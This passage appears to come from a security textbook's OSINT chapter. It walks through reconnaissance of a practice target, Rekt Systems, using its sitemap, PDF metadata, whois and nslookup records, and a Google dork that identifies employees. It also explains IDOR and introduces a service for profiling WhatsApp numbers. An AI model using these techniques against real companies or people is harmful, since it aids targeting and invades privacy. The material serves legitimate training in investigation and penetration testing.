Step 1: Start with the corner pieces looking to frame the target, to establish some context, so that we can properly assess and correlate the information we find. Our target for today is Rekt Systems which is a cybersecurity company with web presence. Start with the company's website by typing the URL (*https://rekt.systems*) on your web browser (Firefox) and navigate to the target's website as shown in Figure 4.1.




Figure 4.1 Web portal of the target company. ⏎

Step 2: From the *https://rekt.systems* homepage, explore each link in the navigation menu, then review the different hyperlinks. Click Customer Login (*https://login.rekt.systems/*) as displayed in Figure 4.2.




Figure 4.2 Customer login page. ⏎

Step 3: Click each link and check the URL of each page – Blog (*https://rekt.systems/blog.html*), Products (*https://rekt.systems/products.html*), Services (*https://rekt.systems/services.html*), Careers (*https://rekt.systems/careers.html*) and Support (*https://rekt.systems/support.html*) as shown in Figure 4.3.




https://rekt.systems/blog.html
ed Posts | LinkedIn VCL My courses Social Links - YouTube A-poc/RedTeam-Tools:... Red-Teamir
Home Blog
https://rekt.systems/products.html
d Posts | LinkedIn VCL My courses Social Links - YouTube A-poc/RedTeam-Tools:... Red-Teaming-Toolkit
Home Blog Products
https://rekt.systems/services.html
nkedIn VCL My courses Social Links - YouTube A-poc/RedTeam-Tools:... Red-Teaming-Toolkit JettChenT/Chat
Home Blog Products Services
https://rekt.systems/careers.html
kedIn VCL My courses Social Links - YouTube A-poc/RedTeam-Tools:... Red-Teaming-Toolkit JettChenT/ChatGPT-B...
Home Blog Products Services Careers
https://rekt.systems/support.html
kedIn VCL My courses Social Links - YouTube A-poc/RedTeam-Tools:... Red-Teaming-Toolkit JettChenT/ChatGPT-B...
Home Blog Products Services Careers Support

Figure 4.3 Explore all links. ⏎

You need to be a user before you can be an abuser (or something). Having the context for the data you dredge is crucial if you intend to provide an accurate assessment of a client's security posture. Notice the URLs are typically *https://rekt.systems/XXX.html*. As an example, suppose you see the following URL, which returns information about your user: *http://api.example.com/users?id=1*, then you could try *http://api.example.com/users?id=2* and maybe receive information for the second ID and other users. This is known as an **IDOR** (Insecure Direct Object Reference) application vulnerability.

Step 4: Use search engines which are web crawlers that explore pages indexed by the popular search engines. Hopefully, one of these engines should have the sitemap for rekt.systems in its results. Browse to *https://rekt.systems/sitemap.xml* and observe Figure 4.4 carefully.




This XML file does not appear to have any style information associate

```
−<urlset xsi:schemaLocation="http://www.sitemaps.org/schemas/sit
  −<url>
      <loc>https://rekt.systems/</loc>
      <lastmod>2023-04-18T15:53:13+00:00</lastmod>
      <priority>1.00</priority>
    </url>
  +<url></url>
  −<url>
      <loc>https://rekt.systems/careers.html</loc>
      <lastmod>2023-01-11T18:35:46+00:00</lastmod>
      <priority>0.80</priority>
    </url>
  −<url>
      <loc>https://rekt.systems/services.html</loc>
      <lastmod>2023-01-11T18:35:46+00:00</lastmod>
      <priority>0.80</priority>
```

```
  <loc>https://rekt.systems/blog2.html</loc>
  <lastmod>2023-01-11T18:35:46+00:00</lastmod>
  <priority>0.64</priority>
</url>
<url>
  <loc>https://rekt.systems/blog3.html</loc>
  <lastmod>2023-01-11T18:35:46+00:00</lastmod>
  <priority>0.64</priority>
</url>
<url>
  <loc>https://rekt.systems/blog4.html</loc>
  <lastmod>2023-11-14T16:20:15+00:00</lastmod>
  <priority>0.64</priority>
</url>
<url>
  <loc>https://rekt.systems/merry_rektsmas.html</loc>
  <lastmod>2023-11-18T16:24:15+00:00</lastmod>
  <priority>0.70</priority>
</url>
<url>
  <loc>https://rekt.systems/xmas-flyer.pdf</loc>
  <lastmod>2023-11-18T16:24:15+00:00</lastmod>
  <priority>0.70</priority>
```

Figure 4.4 Sitemap of web portal. ⏎


Notice the "xmas-flyer PDF" which seems to be a potentially interesting juicy target. Such files could have some metadata that can reveal information about the company and its infrastructure, such as author names, GPS coordinates, software, and hardware information. Download the PDF file from link *https://rekt.systems/xmas-flyer.pdf* as shown in Figure 4.5. Now investigate the PDF file metadata of the PDF using View-Metadata (https://www.metadata2go.com/view-metadata). This reveals the PDF file author as DKinney and a keyword 'Xerox AltaLink C8055' which is a printer.


https://rekt.systems/xmas-flyer.pdf
Saved Posts | LinkedIn
VCL
Castellum Outlook
Ethical Hacker - Skills ...
Bug Bounty: Tesla - Bu...
A-poc/RedTeam-Tools...
1
of 1
Automatic Zoom

Welcome to RektSystems! We're dedicated to helping organizations improve their cybersecurity posture and protect against cyber threats.

Figure 4.5 Rekt systems PDF. ⏎

Step 5: Check the DNS info using the OSINT Framework portal as shown in Figure 4.6 for domain registration records.




Queried **whois.namecheap.com** with "**rekt.systems**"...

```
Domain name: rekt.systems
Registry Domain ID: 11224dca963844858c96be288f5f9ea0-DONUTS
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2022-12-01T21:37:11.78Z
Registrar Registration Expiration Date: 2027-12-01T21:37:11.78Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Redacted for Privacy
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
Registrant Street: Kalkofnsvegur 2
Registrant City: Reykjavik
Registrant State/Province: Capital Region
Registrant Postal Code: 101
Registrant Country: IS
Registrant Phone: +354.4212434
```

Figure 4.6 OSINT framework whois records. ⏎

Select a link (say Domain Dossier) and click the Whois Records as displayed in Figure 4.7.



Domain Dossier Investigate domains and IP addresses

domain or IP address: rekt.systems

☑ domain whois record ☑ DNS records ☑ traceroute


☑ network whois record ☑ service scan go

Address lookup

canonical name	rekt.systems.
aliases	
addresses	52.84.52.106 52.84.52.90 52.84.52.2 52.84.52.127

Figure 4.7 Domain dossier information. ⏎

Check the DNS details for more details like creation date, phone contact, location, and registration phone as displayed in Figure 4.8.



Queried **whois.namecheap.com** with **"rekt.systems"**...

```
Domain name: rekt.systems
Registry Domain ID: 11224dca963844858c96be288f5f9ea0-DONUTS
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2022-12-01T21:37:11.78Z
Registrar Registration Expiration Date: 2027-12-01T21:37:11.78Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Redacted for Privacy
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
Registrant Street: Kalkofnsvegur 2
Registrant City: Reykjavik
Registrant State/Province: Capital Region
Registrant Postal Code: 101
Registrant Country: IS
Registrant Phone: +354.4212434
```

Figure 4.8 WhoIS information. ⏎

Check the street address for geolocation using Google Maps as shown in Figure 4.9.





Figure 4.9 Geolocation using Google Maps. ⏎

We can also perform Nslookup which is a command line network utility to query the Domain Name System (DNS) for information like a Detective that helps you find the details as displayed in Figure 4.10 which includes:




```
C:\Users\abhardwaj>nslookup rekt.systems
Server:  reliance.reliance
Address:  2405:201:6804:426a::c0a8:1d01

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
Non-authoritative answer:
Name:    rekt.systems
Addresses:  18.66.78.29
          18.66.78.116
          18.66.78.91
          18.66.78.113
```

```
C:\Users\abhardwaj>ping rekt.systems

Pinging rekt.systems [18.66.78.91] with 32 bytes of data:
Reply from 18.66.78.91: bytes=32 time=134ms TTL=243
Reply from 18.66.78.91: bytes=32 time=124ms TTL=243
Reply from 18.66.78.91: bytes=32 time=112ms TTL=243
Reply from 18.66.78.91: bytes=32 time=98ms TTL=243

Ping statistics for 18.66.78.91:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 98ms, Maximum = 134ms, Average = 117ms
```

Figure 4.10 NSLookup Information. ⏎

- **IP Address:** The numerical address of a website or computer.
- **Mail Exchanger (MX) Records:** The servers responsible for handling email for a domain.
- **Name Server (NS) Records:** The servers that are authoritative for a domain.
- **Other DNS Records:** Such as CNAME (canonical name) records and TXT records.

Step 6: We can perform Social Media Search, using LinkedIn to see employees attached to the company (*https://www.linkedin.com/company/rektsystems/about/*). Unfortunately, there are none, which means none of the employees are using the company's proper email ID in LinkedIn for their profiles. Let's try using Google Dorking to find any LinkedIn information as illustrated in Figure 4.11. This reveals Doug Kinney is the CEO of Rekt Systems, which matches with 'Dkinney' found in the PDF file metadata earlier.



site:linkedin.com intext:rektsystems

LinkedIn · Doug Kinney
1 follower

Doug Kinney - Chief Executive Officer - RektSystems

Greater Pittsburgh Region · Chief Executive Officer · RektSystems
Chief Executive Officer at RektSystems doug@rekt.systems · Experience: RektSystems · Location: Greater Pittsburgh Region · 1 connection on LinkedIn.

LinkedIn
https://www.linkedin.com › lisa-bourke-706861259


Lisa Bourke - Human Resources Specialist - RektSystems

Dallas-Fort Worth Metroplex · Human Resources Specialist · RektSystems
Human Resources Specialist at RektSystems · Experience: RektSystems · Location: Dallas-Fort Worth Metroplex. View Lisa Bourke's profile on LinkedIn, ...

Figure 4.11 Google dork search. ⏎

4.2.2 Use case #2: WhatsApp mobile investigations

WhatsApp, one of the most widely used communication platforms globally, plays a vital role in many cyber investigations. Whether tracking the activities of individuals or uncovering fraudulent business practices, the ability to extract profile data can provide investigators with critical information. In conjunction with OSINT techniques, these data help digital forensics teams build a comprehensive understanding of their subjects, tracing their digital footprint through publicly available information. In the realm of digital investigations, accessing detailed information about online profiles has become a crucial tool for law enforcement and cybercrime experts. Using *Whatsapp.checkleaked.cc* as displayed in Figure 4.12, investigators can gain deeper insights into both business and personal WhatsApp accounts without needing access credentials or login details, adding immense value to OSINT.



Country +91

Figure 4.12 WhatsApp mobile checker. ⏎

